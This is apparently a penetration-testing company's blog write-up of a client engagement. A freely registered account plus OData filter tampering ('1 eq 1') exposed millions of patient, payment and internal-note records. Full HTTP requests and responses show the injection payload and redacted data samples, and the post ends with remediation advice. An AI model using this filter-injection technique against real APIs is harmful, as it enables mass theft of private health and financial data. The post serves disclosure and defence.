


What a delicate balance... the one between convenience and security. On one hand - web application developers want the BEST experience possible for end users. On the other hand, security practitioners will add friction at every stop if possible to ensure maximum security. Generally speaking - these two ideas sit on opposite ends of the same scale, and in ideal but rare scenarios - the perfect balance is one that is reasonably secure but also receives praise from end users who love the "experience" of the application.
Here at Sprocket, we tend to find ourselves being the ones who push for a little more friction in an application or workflow in the name of security. This involves understanding our clients needs while making sure to clearly communicate the risks as we see them. In a recent engagement, Sprocket was testing the security of a web application and it's related API when we discovered that via the convenience of public registration and immediate access for new users - we could go from zero authentication to an authenticated user capable of dumping millions of records the same day.
Hackerview: Public Registration
When it comes to testing web applications from a blind/blackbox perspective, especially pre-authenticated - it can be relatively difficult to know what is going on "behind the auth". For example, what dashboards might exist, or what API calls are triggered while clicking around the user interface. There are several tricks we as testers use to learn more about an application in these scenarios - things like forced browsing and analyzing client side code to name a couple. However, I think I speak for almost every pentester when I say - we cannot resist that "New Users Register Here"-type button!
For those who don't spend time routinely poking at web applications, perhaps it's less obvious so let's break down why this almost always sticks out to us.
Authenticated, but not Authorized

These two words might come across as sounding like they're close enough to be the same thing kind of... but there is a distinct difference. To keep it simple and for the sake of this blog, Authenticated essentially means, you have provided some form of credential to prove your identity. On the other side, Authorized refers more to what type of things you (or the identity you have credentials for) is allowed or is not allowed to do.
In the case of the web application in question, anybody with an internet connection could browse to this site, create (register) for a free account, and then receive an email to begin setting up their account. While this is intentional, and by no means "against best practice", it does create a "foot in the door" opportunity for a potentially malicious user. This is because assuming that there is no registration "confirmation" process (which may not be possible or reasonable for all business use cases), there is ultimately what translates to "all users on the internet can achieve authentication". Once authentication is achieved, the entire applications security now rests on its authorization model (role based access controls) - or the methods used to prove that the authenticated user is authorized to take the actions they may attempt to make.
While the specifics of our clients application must redacted, lets say for example that this application allowed you to create an account to manage several family members within your household. Our clients application is set up where, even if you never intended to do business with them, you can create an account and log in immediately. In a sense this could be a bit of a business logic flaw from the perspective of a penetration tester. But again, businesses have to operate in a way that their customers can easily integrate with, and this near-immediate access to their platform helps achieve a more convenient integration with their existing and their potential customers. So, it stands to say it is reasonable for the Registration function to have "low friction". Unfortunately, this is a tale of how lowering the friction too much can lead to risky authorization bugs.
Logging In & Checking Mechanics
Unless something during the application development process went horribly wrong and somehow was pushed to production, directly finding authorization bugs doesn't occur by clicking around within the user interface in any obvious way. This is why it is critical to observe the authentication and authorization mechanisms as any data which wasn't available prior to logging in begins flowing into the browser. Usually some form of Cookie, Bearer token, or both end up being given to an users browser by the web application they log in to. Those authentication tokens are how the web application determines who is logged in moving forward. Continuing with our client example, there was a fairly commonly login flow where the username and password were supplied as JSON key-value pairs.
POST /identity/Account/Login HTTP/2
Host: api.{REDACTED}.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: application/json; odata.metadata=none
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json; charset=utf-8
Authorization: Bearer null
Content-Length: 74
Origin: <https://home>.{REDACTED}.com
Referer: <https://home>.{REDACTED}.com/
{"Username":"badguy@sprocketsecurity.com","Password":"Password123!"}
From an end-user perspective, this occurs behind the scenes, and within the user interface they are simply brought to their intended landing page. Upon first login however, a “profile setup” screen appeared. Also fairly common, so at this point nothing stuck out yet. Checking out the HTTP requests that left our browser during login behind the scenes however, we note that a JWT (to be used as a Bearer Token for authentication purposes) was provided. You may also note that we were logging in from the homesubdomain by referencing the Originand Refererheaders:
Origin: <https://home>.{REDACTED}.com
Referer: <https://home>.{REDACTED}.com/
This tells us there is a direct connection between the apiand homesubdomains. To word it differently, the homesubdomain appeared to leverage the apisubdomain for its' own api needs. In addition, other cookies are provided from the homesubdomain but for the sake of this write-up, that is less relevant. The JWT is provided to us in a response like the one below after login is successful:
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Content-Length: 309
Date: Tue, 25 Nov 2025 16:46:57 GMT
Server: Kestrel
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: <https://home>.{REDACTED}.com/
Access-Control-Expose-Headers: C4-Refreshed-Token
Vary: Origin
X-Cache: Miss from cloudfront
{"isAuthenticated":true,"jwtToken":"eyJhbGciOiJ{REDACTED}Ahf-7M"}
To this point - so far so good. We are logged in with a public/free account, we notice we have a JWT and some cookies, and now we need to finish setting up our profile. The assumption is that when we get to the end of this process and submit the page form, we will see another API call made that submits the all of the details of our new account. Before we even get that far, we notice the first bit of information that sticks out.

This to us, felt like data that was probably populated at load time after logging in, so we quickly bounced back to BurpSuite Pro and look for API calls. Just as expected, we see something like the below was the request that fetched Provider options from the API server:
Request:
GET /api/v1/query/provider?select%20=%20Id,%20ProviderName&%20filter=isActive%20eq%20true%20and%20isPartner%20eq%20true&%24format=json&%24count=true HTTP/2
Host: api.{REDACTED}.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: application/json; odata.metadata=none
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJhbGciOiJ{REDACTED}Ahf-7M
Origin: <https://home>.{REDACTED}.com
Referer: <https://home>.{REDACTED}.com/
Response:
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8; odata.metadata=minimal
Content-Length: 3056
Date: Tue, 25 Nov 2025 17:06:08 GMT
Server: Kestrel
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: <https://home>.{REDACTED}.com/
Access-Control-Expose-Headers: C4-Refreshed-Token
Odata-Version: 4.0
Api-Supported-Versions: 1.0
X-Cache: Miss from cloudfront
{"@odata.context":"<http://api-alb.api.REDACTED.com/v1/query/$metadata#provider(Id,ProviderName)","@odata.count":56,"value":[{"Id":1,"ProviderName":"ACME Co"},{"Id":15,"ProviderName":"REDACTED Corporation"},
...[TRIMMED]...
As a pentester, we look at the ability to make a request and get a response like the above as an "authenticated" (via the Authorization: Bearer eyJhbGciOi...header), but NOT an authorized user as a potential red flag. Not because giving a public user this functionality should never occur, but because it does expose a lot of functionality, leaving little room for error in application development. Those errors are what we are hired to find, of course.
Playing with oData Filters
oData filters stand out for their more complex looking query syntax than simple key/value or parameter/value queries. Take the above example (URL decoded below):
select = Id, ProviderName& filter=isActive eq true and isPartner eq true&$format=json&$count=true
We see something like the above and will ask ourselves, “can we start by playing with the filter value?”. By manually injecting a ' character in the filter section of the next request we send, we coerce an useful error:
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8; odata.metadata=minimal
Content-Length: 2090
Date: Tue, 25 Nov 2025 17:07:10 GMT
Server: Kestrel
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: <https://home>.{REDACTED}.com
Access-Control-Expose-Headers: C4-Refreshed-Token
Odata-Version: 4.0
Api-Supported-Versions: 1.0
X-Cache: Error from cloudfront
{"error":{"code":"","message":"The query specified in the URI is not valid. There is an unterminated string literal at position 157 in 'IsActive eq true and IsPartner eq true and PartnerExtendedProperties/any(d:d/ProviderCode ne '') and PartnerExtendedProperties/any(d:d/CompanyCode eq '2468'')'.","details":[],"innererror":{"message":"There is an unterminated string literal at position 157 in 'IsActive eq true and IsPartner eq true and
...[TRIMMED]...
Interesting response, and one that indicates that we can manually insert payloads into the filter value that the back-end server interprets as valid (or invalid in this case) query syntax. Noting the oData server is making use of eq and ne for equals and not equalswe attempt an injected payload like so:
GET /api/v1/query/provider?$filter=1%20eq%201&$select=ProviderName&$format=json&$count=true
The response was eye opening:
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8; odata.metadata=minimal
Content-Length: 125469
Date: Tue, 25 Nov 2025 21:53:24 GMT
Server: Kestrel
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: <https://home>.{REDACTED}.com
Access-Control-Expose-Headers: C4-Refreshed-Token
Odata-Version: 4.0
Api-Supported-Versions: 1.0
X-Cache: Miss from cloudfront
{"@odata.context":"<http://api-alb.api.REDACTED.com/v1/query/$metadata#provider(ProviderName)","@odata.count":2119,"value":[{"ProviderName":"REDACTED> Resource Center"},{"SubsidyAgencyName":"ABC CORP"
...[TRIMMED]...
By modifying the oData filter from isActive eq true and isPartner eq trueto 1 eq 1, the @odata.count(the number of records returned) jumped from only 56to 2119! There would be no way supported in the web interface that would have allowed for an user to strip away the isActiveand isPartnerfilters, but by manually crafting a JWT-authenticated HTTP request without the filters, we returned 40 times the number of "providers". Knowing this application stored more sensitive data than just provider names, the next logical step was attempting to enumerate other API endpoints that might return data.
API Mapping
API mapping can happen in a few ways. The first that come to mind are:
- API documentation (Swagger/OpenAPI docs, POSTMAN, etc.)
- "Forced Browsing", aka. Directory Brute Force, aka. automated guessing...
- Client Side code analysis.
For the sake of this write-up, we are going to discuss number 3, which is the ideas of looking at the HTML and JS that is loaded while browsing the site normally, to extract different URL paths that might not be triggered during OUR normal browser (paths intended for other users, or for admins, for example). The application was designed to allow us to log in and then register family members to relevant providers, but even without any family members registered... the client side code exposed many of the API functions that would be used when the time came that we did add family members to this platform.
This is another great use case for taking a look at what happens behind the scenes with BurpSuite Pro. To manually extract all URL's from JavaScript can be a time consuming but rewarding process. Using tools that attempt to automate this process like the BurpSuite Extension JS Link Finder might not be as thorough as a manual look, but for large sites can be a great starting point. In this case, we discovered a few more API calls simply by grepping through BurpSuite logs.

Thankfully, the hits were rather interesting and found in only a couple different JavaScript files:
/api/PatientCenterAuthWithAcctId
/api/XferUploadTransactionLog
/api/PatientAccountNotes
...[TRIMMED]...
Authenticated but Not Authorized (to Access Millions of Records!)
You might suspect where this is going. But I will give a quick recap just in case:
- Created a free/public account. No special requirements/approvals needed
- Logged in to free account with no intention to do real business with the organization
- Were given a JWT Bearer token to use with the API during login
- Noticed API calls to the API server to retrieve "Providers" via oData queries
- Noticed the oData queries appeared to be unrestricted, in terms of the filter and select parameters, allowing us to retrieve 40x the number of Providers that were returned by the intended user workflow.
- Discovered additional, more interesting looking API endpoints.
If you suspect we are going to use the relaxed 1 eq 1 value for the filter against the other API endpoints to see if we can retrieve large amounts of data from those as well… you are correct. That is exactly where we were planning to go here. We craft another request manually with our JWT, but this time for a different API endpoint with the relaxed filter value. It looks like so:
GET /api/PatientCenterAuthWithAcctId?$filter=1%20eq%201 HTTP/2
Host: api.{REDACTED}.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: application/json; odata.metadata=none
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json; charset=utf-8
Authorization: Bearer eyJhbGciOiJ{REDACTED}Ahf-7M
Origin: <https://home>.{REDACTED}.com
Referer: <https://home>.{REDACTED}.com/
The response this time was even more eye opening.
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8; odata.metadata=minimal
Content-Length: 2243
Date: Wed, 26 Nov 2025 13:57:36 GMT
Server: Kestrel
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: <https://home>.{REDACTED}.com
Access-Control-Expose-Headers: C4-Refreshed-Token
Odata-Version: 4.0
Api-Supported-Versions: 1.0
X-Cache: Miss from cloudfront
{"@odata.context":"<http://api-alb.api.REDACTED.com/v1/query/$metadata#PatientCenterAuthWithAcctId","@odata.count":398321,"value":[{"SiteId":123,"PatientId":123456,"ProviderId":1234583887,"PatientParentName":"Done>, Jane","PatientName":"Doe, Baby","BirthDate":"2020-02-11T00:00:00Z","Program":"Child Patient Program","PatientCategory":"Private Pay"},
Just short of 400k records containing plenty of patient information including birthdate, pay-related info, family member names, and more. As a side note, we notice that without specifying any selectquery, seemingly all available fields are automatically returned.
One of the most impactful API's we pulled data from ended up looking like so:
GET /api/XferUploadTransactionLog?$filter=1%20eq%201
Response:
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8; odata.metadata=minimal
Content-Length: 64779
Date: Tue, 02 Dec 2025 21:46:31 GMT
Server: Kestrel
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: <https://home>.{REDACTED}.com
Access-Control-Expose-Headers: C4-Refreshed-Token
Odata-Version: 4.0
Api-Supported-Versions: 1.0
X-Cache: Miss from cloudfront
{"@odata.context":"<http://api-alb.api.REDACTED.com/v1/query/$metadata#XferUploadTransactionLog","@odata.count":6138394,"value":[{"Id":1,"TransferUploadBatchLogId":18,"IsSuccess":true,"Center":"136","PatientId":555678,"PatientName":"Super> Man","Status":"Current","Agency":"00-ABC1","AmtDue":430.00,"Tier":"WEEKLY","Program":"Multi-Age","PayStartDate":"2023-12-24T00:00:00Z","Transfer":207.50,"AdditionalDiscountType1":null,"AdditionalDiscountAmount1":null,"AdditionalDiscountType2":null,"AdditionalDiscountAmount2":null,"AdditionalDiscountType3":null,"AdditionalDiscountAmount3":null,"AdditionalDiscountType4":null,"AdditionalDiscountAmount4":null,"AgencyDiscountType":null,"AgencyDiscountAmount":null,"SessionTypeId":null,"SessionName":null},{"Id":2,"TransferUploadBatchLogId":18,"IsSuccess":true,
...[TRIMMED]...
Just over 6 million records containing additional patient information.
… and last but not least, we had our eyes on this API call that we enumerated as well:
GET /api/PatientAccountNotes?$filter=1%20eq%201
Response:
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8; odata.metadata=minimal
Content-Length: 23356
Date: Tue, 25 Nov 2025 22:12:51 GMT
Server: Kestrel
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: <https://home>.{REDACTED}.com
Access-Control-Expose-Headers: C4-Refreshed-Token
Odata-Version: 4.0
Api-Supported-Versions: 1.0
X-Cache: Miss from cloudfront
{"@odata.context":"<http://api-alb.api.REDACTED.com/v1/query/$metadata#PatientAccountNotes","@odata.count":5383,"value":[{"Id":1,"PartnerId":123473595,"UserId":4444,"FirstName":"Santa","LastName":"Clause","NoteText":"Mrs Clause created an authorization on 9/6 due to retransfer of balances from incorrect provider. Needed to have authorization that was effective in April valid on 9/6 to make adjustments.","NoteCreatedDate":"2017-09-06T15:08:24.403Z"},{"Id":2,"SponsorId":1234148994,"PartnerId":5555,"FirstName":"Skeletor"
Another 5000 records... this time it was internal notes related to specific patients.
In total, across a handful of APIs we were able to scoop up about 8 million records as an authenticated, but not authorized - public user account using the filter=1 eq 1 trick to return all available oData records from each API call.

In reality the only place this big bag of data was taken, was directly back to our client. In rather unfortunate timing, we discovered and raised the issue with the client right before a holiday break. However, the internet never sleeps and cybercriminals can thrive under the right conditions. Acting on malicious plans knowing that many primary defenders are on a holiday break is far from unheard of! Our client was thrilled that the data leak was brought to their attention by Sprocket directly via our client portal of course, and not a data-ransom group - or the news!
TLDR;
Here is the bullet points for those who skimmed.
- Public registration is the idea that anybody on the internet can create an account for the target web application.
- This means any user on the internet can become authenticated
- Careful thought needs to go into authorization controls in this higher exposure model. Principle of Least Privilege is the best practice here.
- Consider mapping user interface elements to back-end "hardcoded" oData queries rather than allowing raw oData queries to come from the client-side, especially for sensitive data.
- Ensure auth tokens such as Cookies and Bearer Tokens are carefully scoped to the specific data they are intended to have access to, and nothing more!
- Using a combination of an overly-permissive JWT assigned to a public registered user, and a lack of preventative controls around the tampering of oData queries, Sprocket was able to identify over 8 million accessible records containing plenty of sensitive data spanning over 10 years.
Contact Sprocket to discuss proactively securing your web app - or any digital assets for that matter, today!